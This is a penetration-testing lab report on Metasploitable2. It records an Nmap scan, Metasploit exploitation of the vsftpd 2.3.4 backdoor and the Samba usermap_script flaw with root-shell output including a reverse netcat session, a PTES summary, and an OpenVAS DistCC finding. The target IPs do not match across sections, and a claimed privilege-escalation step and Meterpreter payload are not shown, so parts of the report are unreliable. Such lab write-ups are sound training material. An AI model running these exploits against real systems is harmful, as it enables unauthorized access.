



Advanced Exploitation Lab Report

Title: Multi-Stage Exploitation on Metasploitable2

Objective

To identify, exploit, and chain vulnerabilities in a vulnerable machine (Metasploitable2) using Metasploit, and achieve root access while documenting each step with evidence.

Lab Setup

- **Attacker Machine:** Kali Linux
- **Target Machine:** Metasploitable2
- **Network Type:** NAT / Host-only
- **Tools Used:** Metasploit, Nmap, Python, Ghidra

Target Information

- **Target IP:** 192.168.1.100
- **OS:** Linux (Metasploitable2)



Reconnaissance

Step 1: Nmap Scan

```
nmap -sV 192.168.1.100
```

Nmap Scan Results

```
(kali@kali)-[~]
$ nmap -sV 192.168.1.83
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-25 11:31 IST
Nmap scan report for 192.168.1.83
Host is up (0.055s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:37:22:3C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.51 seconds

(kali@kali)-[~]
$
```

Observation:



- vsftpd 2.3.4 detected
- Samba service running
- Multiple open ports

Exploitation Phase

Exploit 1 – vsftpd Backdoor

Commands Used:

```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.1.100
exploit
```

vsftpd Exploitation Success

```
RHOSTS      yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
RPORT      21      yes      The target port (TCP)

Exploit target:
  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.10:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.10:21 - USER: 331 Please specify the password.
[*] 192.168.1.10:21 - Backdoor service has been spawned, handling ...
[*] 192.168.1.10:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.62:40853 -> 192.168.1.10:6200) at 2026-03-10 17:39:35 +0530

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
```

Result:

Initial shell access gained.



Exploit 2 – Samba RCE

Commands Used:

```
use exploit/multi/samba/usermap_script
set RHOSTS 192.168.1.100
set LHOST kali ip
exploit
```

Screenshot 3: Samba Exploit (Meterpreter Session)

```
74 exploit/windows/http/samba6_search_results 2003-06-21 normal Yes Samba 6 Search Results Buffer Overflow
75 \ target: Automatic . . .
76 \ target: Windows 2000 . . .
77 \ target: Windows XP . . .

Interact with a module by name or index. For example info 77, use 77 or use exploit/windows/http/samba6_search_results
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapn1, http, socks4
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.1.136   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.83
RHOSTS => 192.168.1.83
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.1.136:4444
[*] Command shell session 1 opened (192.168.1.136:4444 -> 192.168.1.83:59768) at 2026-03-25 11:35:06 +0530

whoami
root
```

Result:

Remote code execution achieved.



Exploit Summary Table

Exploit ID	Description	Target IP	Status	Payload
001	vsftpd Backdoor	192.168.1.100	Success	Shell
002	Samba RCE	192.168.1.100	Success	Meterpreter
003	Privilege Escalation	192.168.1.100	Success	Root

Findings

- vsftpd Backdoor (CVE-2011-2523)
- Samba RCE (CVE-2007-2447)
- Weak system configuration

Impact

- Full system compromise
- Unauthorized remote access
- Privilege escalation to root
- Risk of lateral movement

Remediation

- Remove vulnerable services
- Apply latest patches
- Restrict unnecessary ports
- Implement firewall & IDS/IPS
- Use strong authentication

Conclusion

The lab demonstrated how multiple vulnerabilities can be chained to achieve full system compromise. Proper patching, service hardening, and monitoring are critical to prevent such attacks.



PTES Report

Executive Summary

A comprehensive penetration test was conducted on a target system as part of a full Vulnerability Assessment and Penetration Testing (VAPT) engagement following the Penetration Testing Execution Standard (PTES). The objective was to identify security weaknesses and assess the system's resilience against real-world attacks. The assessment revealed a critical vulnerability in the FTP service (vsftpd 2.3.4), which contains a known backdoor allowing remote code execution. Successful exploitation of this vulnerability provided unauthorized shell access to the system, demonstrating a high-risk exposure that could lead to complete system compromise.

Attack Timeline

The engagement began with reconnaissance using network scanning techniques to identify active hosts and open ports. An Nmap scan revealed that port 21 (FTP) was open and running vsftpd version 2.3.4. During the vulnerability analysis phase, this version was confirmed to be vulnerable to a backdoor exploit. Exploitation was carried out using Metasploit, which successfully established a shell session on the target system. Post-exploitation activities included basic system enumeration to verify access level and potential impact. All activities were carefully logged with timestamps and mapped to respective PTES phases.

Remediation Plan

To mitigate the identified vulnerability, it is strongly recommended to upgrade the FTP service to a secure and supported version. The vulnerable vsftpd 2.3.4 service should be removed or patched immediately. Additional measures include disabling unnecessary services, enforcing strong authentication mechanisms, and implementing the principle of least privilege. Input validation and firewall rules should be applied to restrict unauthorized access. Regular vulnerability scanning using tools like OpenVAS and continuous monitoring should be implemented to proactively identify and address future security risks.




Stakeholder Brief

A recent security assessment identified a critical vulnerability in the system's file transfer service that could allow attackers to gain unauthorized access. This issue exists due to an outdated version of the FTP software, which contains a known security flaw. During testing, this weakness was successfully exploited in a controlled environment, demonstrating that an attacker could potentially take control of the system.

This type of vulnerability poses a serious risk to business operations, as it could lead to data breaches, service disruption, or unauthorized system modifications. Immediate action is required to address this issue. Recommended steps include updating the affected software, strengthening access controls, and implementing regular security monitoring.

By proactively resolving this vulnerability and maintaining ongoing security practices, the organization can significantly reduce its exposure to cyber threats and protect its critical systems and data from potential attacks.





2 RESULTS PER HOST

9

2.1.6 Critical 3632/tcp

Critical (CVSS: 9.3) NVT: DistCC RCE Vulnerability (CVE-2004-2687)
Summary DistCC is prone to a remote code execution (RCE) vulnerability.
Quality of Detection (QoD): 99%
Vulnerability Detection Result It was possible to execute the "id" command. Result: uid=1(daemon) gid=1(daemon)
Impact DistCC by default trusts its clients completely that in turn could allow a malicious client to execute arbitrary commands on the server.
Solution: Solution type: VendorFix Vendor updates are available. Please see the references for more information. For more information about DistCC's security see the references.
Vulnerability Insight DistCC 2.x, as used in XCode 1.5 and others, when not configured to restrict access to the server port, allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without authorization checks.
Vulnerability Detection Method Details: DistCC RCE Vulnerability (CVE-2004-2687) OID:1.3.6.1.4.1.25623.1.0.103553 Version used: 2022-07-07T10:16:06Z
References cve: CVE-2004-2687 url: https://distcc.github.io/security.html url: https://web.archive.org/web/20150511045306/http://archives.neohapsis.com:80/cgi-bin/archives/bugtraq/2005-03/0183.html dfn-cert: DFN-CERT-2019-0381